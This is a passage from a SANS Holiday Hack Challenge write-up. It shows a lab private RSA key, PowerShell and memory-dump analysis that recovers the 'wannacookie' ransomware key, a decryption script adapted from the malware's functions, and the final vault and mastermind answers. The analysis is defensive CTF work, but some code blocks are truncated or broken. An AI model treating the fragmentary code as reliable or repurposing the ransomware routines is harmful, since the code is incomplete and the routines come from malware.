Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSeOS6Ld4lTcFdaXolUEHkEOEOj7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTVOOk+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
OURM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f4OHyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3FhO1OH5qh9JSwitRDKFZ74JVOKa4QNHoqtnCsc4
eP1RgCE5zOwOefyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/Otr9twklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJOdOuMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU5OxXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
IeORAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
JKBn972KvO0eQ5niYehG4yBaImHH+h6NVBlFdOGJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----
```

- **Perfect, now we have a public/private RSA key, and we also know that the malware is sending the encrypted key (which has been encrypted with the public key …). We can use the debugger to reuse this encryption function to get his data length and then, maybe search for this kind of data in the Alabaster's memory dump :**

```
$Key_Hash = $(Sha1 $Hex_key)
$Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
```

```
[DBG]: PS C:\Users\nyws>> $Pub_key_encrypted_Key
1f958a6a05a43bb511422265583de32e7eb4865d07d465f9e735fb84060c0e0a4dd7c0b537

[DBG]: PS C:\Users\nyws>> $Pub_key_encrypted_Key.Length
512
```

- **Ok, the key is 512 bytes long. Let's use power_dump and search for similar data on the dump :**

```
========== Filters ==========
1| LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
========== Search/Dump PS Variable Values ==========
COMMAND      |    ARGUMENT              | Explanation
=============|==========================|============================
print        | print [all|num]          | print specific or all Variables
dump         | dump [all|num]           | dump specific or all Variables
contains     | contains [ascii_string]  | Variable Values must contain string
matches      | matches "[python_regex]" | match python regex inside quotes
len          | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear        | clear [all|num]          | clear all or specific filter num
=================================================================================
> print
```

- **This sounds promising, only one match ;).**

  Now we have pretty much all we need to apply decryption. We only have to merge the private and public keys into a PFX(PKCS12) using openssl and create a decryption function in powershell.

```
-----END CERTIFICATE-----
nyws@nihil:~/hackholiday/ransomware/vault/good$ openssl  pkcs12 -export -out cert.pfx -inkey server.key -in test.cer
Enter Export Password:
Verifying - Enter Export Password:
```

```powershell
rec... | Extr... | enc...
                                                    pfx cert from priv-pub
        param($HX)
        $HX = $HX -split '(..)' | ? { $_ }
        ForEach ($value in $HX){[Convert]::ToInt32($value,16)}
        }

#($key_bytes, [byte[]]$pub_bytes)


function B2H {

    param($DEC)
    $tmp = ''
    ForEach ($value in $DEC){$a = "{0:x}" -f [Int]$value

        if ($a.length -eq 1){
            $tmp += '0' + $a}
        else {
            $tmp += $a}
        }
    return $tmp}


function d_k_e($cert, $polo) {

        #param($b, $true)
        $cert = Get-PfxCertificate "c:\users\nyws\Desktop\cert.pfx"

        #$cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2
        #$cert.Import($pub_bytes)
        $polo = "3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f
        $b = $(H2B $polo)
        #$encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
        #return $(B2H $encKey)
        $decryptedBytes = $cert.PrivateKey.Decrypt($b, $true)
        #$Cleartext = [System.Text.Encoding]::UTF8.GetString($decryptedBytes)
        Write-Host $(B2H $decryptedBytes)
}

d_k_e
#H2B $polo
$polo.Length
```

- **Execute the decryption function :**

```
PS C:\Users\nyws> c:\Users\nyws\Desktop\malware_analysis\decrypt.ps1

fbcfc121915d99cc20a3d3d5d84f8308
512
PS C:\Users\nyws>
```

- **Use the malware sha1checksum to verify if the key checksum match with our finding :**

```powershell
$Key_Hash = $(Sha1 $Hex_key)
```

```
[DBG]: PS C:\Users\nyws>> $decrypted_key = "fbcfc121915d99cc20a3d3d5d84f8308"
[DBG]: PS C:\Users\nyws>> sha1 $decrypted_key
b0e59a5e0f00968856f22cff2d6226697535da5b
```


- **Sha1checksum are 40 bytes long, let's search in the memory dump.**

```
================ Filters ================
1| LENGTH   len(variable_values) == 40
2| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND          |      ARGUMENT                 | Explanation
=================|===============================|================================
print            | print [all|num]               | print specific or all Variables
dump             | dump [all|num]                | dump specific or all Variables
contains         | contains [ascii_string]       | Variable Values must contain string
matches          | matches "[python_regex]"      | match python regex inside quotes
len              | len [>|<|>=|<=|==] [bt_size]  | Variables length >,<,=,>=,<= size
clear            | clear [all|num]               | clear all or specific filter num
================================================================================
: pprint
b0e59a5e0f00968856f22cff2d6226697535da5b
```


- **Bingo ! Now we have all we need, we can create a simple script which use the same functions from the malware source code and decrypt the ELFDB :**

```
1 reference
function H2B {
    param($HX);
    $HX = $HX -split '(..)' | ? { $_ };
    ForEach ($value in $HX){
        [Convert]::ToInt32($value,16)
    }
};

1 reference
function e_d_file($key, $File) {

    $DestFile = $key + ".txt"

    [byte[]]$key = $(H2B $key);

    $Suffix = "`.wannacookie";

    #[System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
    [System.Int32]$KeySize = $key.Length*8;
    $AESP = New-Object 'System.Security.Cryptography.AesManaged';
    $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
    $AESP.BlockSize = 128;
    $AESP.KeySize = $KeySize;
    $AESP.Key = $key;
    $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open);
    $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create);

    # Build decryptor
    [Byte[]]$LenIV = New-Object Byte[] 4;
    $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null;
    $FileSR.Read($LenIV,  0, 3) | Out-Null;
    [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0);
    [Byte[]]$IV = New-Object Byte[] $LIV;
    $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null;
    $FileSR.Read($IV, 0, $LIV) | Out-Null;
    $AESP.IV = $IV;
    $Transform = $AESP.CreateDecryptor()

    $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform, [System.Security.Cryptography.CryptoStreamMode]::Write);
    [Int]$Count = 0;
    [Int]$BlockSzBts = $AESP.BlockSize / 8;
    [Byte[]]$Data = New-Object Byte[] $BlockSzBts;
    Do {$Count = $FileSR.Read($Data, 0, $BlockSzBts);
    $CryptoS.Write($Data, 0, $Count)} While ($Count -gt 0);
    $CryptoS.FlushFinalBlock();
    $CryptoS.Close();
    $FileSR.Close();
    $FileSW.Close();
    Clear-variable -Name "key";
}

e_d_file fbcfc121915d99cc20a3d3d5d84f8308 alabaster_passwords.elfdb.wannacookie
```


- **Execute the script:**




- **And recover the data back :**



- **Dump the DB and get the Vault's password :**





Objective 13:

Use what you have learned from previous challenges to open the door to Santa's vault. What message do you get when you unlock the door?

Answer: You have unlocked Santa's vault!

Resolution:

- **Using Alabaster Password (which are notes ...) the piano provides the following output :**

- **We need to switch keys (from E to D) :**

```
nyws@nihil:~/hackholiday/piano/transposer$ python transposer.py --from=E --to=D notes
Result (E -> D):
|D| |C#| |D| |C#| |D| |D| |C#|
|D| |E| |F#| |E| |F#| |G| |A| |G#| |A| |G#| |A|
```

- **Yippekaaayyyyy :)**


Objective 14:

Who was the mastermind behind the whole KringleCon plan?

If you would like to submit a final report, please do so by emailing it to: SANSHolidayHackChallenge@counterhack.com

Answer: santa

Resolution:



Outro-Thanks

I would like to thank all of you guys for this amazing challenge.

It was seriously really fun and I really enjoyed it.

I would also like to thanks all of you for making/sharing all your knowledge to help us to increase our skills and continue to move forward !

Big thanks, Cheers and Happy New Year !

David